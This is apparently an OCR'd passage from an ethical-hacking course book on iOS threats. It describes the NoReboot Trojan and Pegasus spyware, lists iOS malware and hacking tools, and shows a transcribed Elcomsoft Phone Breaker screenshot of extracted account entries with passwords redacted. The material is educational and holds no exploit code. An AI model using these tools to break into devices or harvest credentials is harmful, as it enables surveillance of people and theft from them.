

InCallService
"slide to power off" UI.
Send shutdown notice via FBSSystemService.
SpringBoard
Receive the notification and proceed to shutdown process.
Backboardd
After Springboard exits, backboarded is responsible for the spinning wheel.

Figure 17.65: Screenshot of NoReboot Trojan

- **Pegasus**

  Source: *https://firewalltimes.com*

  Pegasus is spyware developed by an Israel-based company that supplies spyware to international governmental agencies to snoop on internal and external political opponents. It infects iPhones and other Apple devices by exploiting a vulnerability such as a zero-click exploit. Government agencies use this spyware to monitor terrorist activities and spy on activists or political propaganda. Once Pegasus spyware is installed in iOS devices, it can record calls and messages and turn on default peripherals such as the camera and microphone.


Some additional iOS malware are as follows:

- XcodeSpy
- XCSSET
- KeyRaider
- Prynt Stealer
- Clicker Trojan malware

iOS Hacking Tools

Elcomsoft Phone Breaker

- Elcomsoft Phone Breaker allows attackers to **perform logical and over-the-air acquisition of iOS devices**, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud



Backup – C:\Users\v.katalov\Desktop\IPHONE11\ke ... 008030-[redacted].04.14_17-28-18.xml
Manifest version: 1 Backup date: 2020-04-14T17:28:15+03:00 Device Name: Vladimir's iPhone 11 Pro Max
Product type: iPhone OS Version: 13.3 Serial number: [redacted]
UDID: 00008030-[redacted]

Apple IDs (64) Wi-Fi accounts (173) Mail accounts (25) Browser passwords (609) Credit cards DSIDs & Tokens (2864)

Name	Creation date	Modification date	Address	Account
booking.aeroflot.ru ([redacted])	31.01.15 09:58:33	13.11.17 03:23:54	https://booking.aerofl...	[redacted]
booking.aeroflot.ru ([redacted])	25.05.15 22:43:07	13.11.17 03:23:54	https://booking.aerofl...	[redacted]
brushfire.com ([redacted]	18.07.19 05:29:18	18.07.19 05:29:18	https://brushfire.com	[redacted]
calendar.google.com ([redacted]	22.10.15 00:59:29	22.10.15 00:59:29	https://calendar.googl...	[redacted]
calendar.google.com ([redacted]	11.06.13 07:31:55	11.06.13 07:31:55	https://calendar.googl...	[redacted]
camps.intuit.com ([redacted]	04.10.17 22:31:25	04.10.17 22:44:56	https://camps.intuit.c...	[redacted]
cc.payproglobal.com (vkatalov@...	28.02.18 19:59:35	28.02.18 19:59:35	https://cc.payproglob...	[redacted]
cgifederal.secure.force.com (v.k...	29.06.13 04:49:59	12.08.14 11:07:28	https://cgifederal.sec...	[redacted]
chilloutplanet.ru ([redacted]	16.07.19 11:14:58	16.07.19 11:14:58	https://chilloutplanet.ru	[redacted]
chotam.ru ([redacted])	16.06.17 09:38:18	16.06.17 12:24:13	http://chotam.ru	[redacted]
chotam.ru ([redacted])	16.06.17 12:24:13	16.06.17 12:24:13	http://chotam.ru	[redacted]
ciplounges.wlannet.net (WLN/C...	19.10.13 21:35:12	19.10.13 21:35:12	http://ciplounges.wla...	[redacted]
clegc-gckey.gc.ca (vkatalov)	24.08.15 22:59:51	24.08.15 22:59:51	https://clegc-gckey.g...	[redacted]
cloud.lifx.com ([redacted]	16.04.19 20:14:15	16.04.19 20:14:15	https://cloud.lifx.com	[redacted]
cloud.smartdraw.com (vkatalov...	01.10.16 19:53:31	01.10.16 19:53:31	https://cloud.smartdr...	[redacted]
club.pokemon.com (vkatalov)	20.07.17 07:09:17	20.07.17 07:09:17	https://club.pokemon...	[redacted]
confluence.elcomsoft.local (vk)	09.04.15 00:57:17	09.04.15 00:57:17	http://confluence.elc...	[redacted]

https://www.elcomsoft.com

Fing - Network Scanner
https://apps.apple.com

Network Analyzer Master Lite
https://apps.apple.com

Spyic
https://spyic.com

iWepPRO
https://apps.apple.com

Frida
https://frida.re

